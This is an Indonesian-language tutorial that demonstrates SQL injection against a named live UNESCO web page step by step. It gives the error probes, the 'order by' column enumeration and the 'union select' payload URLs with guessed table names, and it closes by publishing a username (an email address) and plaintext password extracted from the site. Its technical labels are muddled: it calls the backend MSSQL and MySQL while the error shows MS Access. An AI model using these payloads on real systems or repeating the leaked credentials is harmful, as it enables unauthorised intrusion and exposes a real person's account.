

MSSQL Injection in web UNESCO



Kenapa dikatakan MSSQL Injection?

MSSQL Injection adalah singkatan dari Microsoft SQL Injection yakni bug SQL Injection yang berada di MS-SQL Server

Microsoft SQL Server adalah sebuah sistem manajemen basis data relasional (RDBMS) produk Microsoft. Bahasa kueri utamanya adalah Transact-SQL yang merupakan implementasi dari SQL standar ANSI/ISO yang digunakan oleh Microsoft dan Sybase. Umumnya SQL Server digunakan di dunia bisnis yang memiliki basis data berskala kecil sampai dengan menengah, tetapi kemudian berkembang dengan digunakannya SQL Server pada basis data besar.


Sekarang buat percobaan kita exploit bug yang terdapat pada UNESCO

Bug terletak di : <http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308>


[+] tester

Langkah pertama kita test link di atas dengan string (')

Menjadi




Yups error selanjutnya kita pastikan bahwa itu sql injection dengan cara menambahkan perintah **having 1=1**



Yups bisa dipastikan vuln sqli

Sekarang kita coba langsung eksekusi bug ini dengan perintah : jika perintah ini tereksekusi maka mysql web ini adalah versi 5



Waduhh ternyata versi 4 terpaksa tebak-tebakan

Sebelum menebak-nebak kita cari tau dulu jumlah kolom nya dengan perintah order by

<http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308> order by 1 <= tidak error

<http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308> order by 12 <= tidak error

<http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308> order by 22 <= tidak error


<http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308> order by 32 <= error

<http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308> order by 31 <= error

<http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308> order by 30 <= tidak error

berarti bisa dipastikan jumlahnya ada 30 kolom sekarang saatnya mencari nomor injeksinya dengan perintah union select

<http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=-1071940308> union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30



'Microsoft OLE DB Provider for ODBC Drivers error '80004005''

Microsoft [ODBC Microsoft Access Driver] Query input must contain at least one table or query.

/itdExpertDetail.asp, line 20

Wahh error kita langsung tebak-tebak kolom dengan cara menambahkan from namatabel di belakang angka terakhir

<http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308> union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 from admin
← error

<http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308> union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 from user ← error

<http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308> union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 from tbladmin ← error

http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 from tbluser
← error

http://webworld.unesco.org/itcd/itdExpertDetail.asp?ID=1071940308 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 from
tblaccount ← tidak error

UNESCO Information Technology Community Directory

WELCOME YOUR ACCOUNT INSTITUTIONS EXPERTS CALENDAR

rectory of Experts : 19: 18

8

e: 10
partment: 11
ganization: 12
dress: 13
14, 15
16 18
19
nguages: 24

Telephone: 20
Fax: 21
Web Site: 22
E-Mail Address: 23

Education

Degrees

Keluar angka injeksinya saatmya tebak- tebak nama kolom

Kita coba username

UNESCO Information Technology Community Directory

Experts

rectory of Experts : 19: 18

8

Department: _maksr@mail.ru

Organization: 12

Address: 13

14 , 15

16 18

19

Languages: 24

Telephone: 20

Fax: 21

Web Site: 22

E-Mail Address: 23

Education

Degrees

Work heheheh

Nama usernamenya adalah _maksr@mail.ru

Sekarang kita coba password

UNESCO Information Technology Community Directory

WELCOME YOUR ACCOUNT INSTITUTIONS EXPERTS CALENDAR

rectory of Experts : 19: 18

8

Department: _maksr@mail.ru
Organization: hays37norm
Address: 13
14 , 15
16 18
19
Languages: 24

Telephone: 20
Fax: 21
Web Site: 22
E-Mail Address: 23

Education

Degrees

Work lagi

Username: _maksr@mail.ru

Password: hays37norm

Sekian tutorial dari saya

Salam dari saya

X'1N73CT

Tanks for mbak dewi dan umut can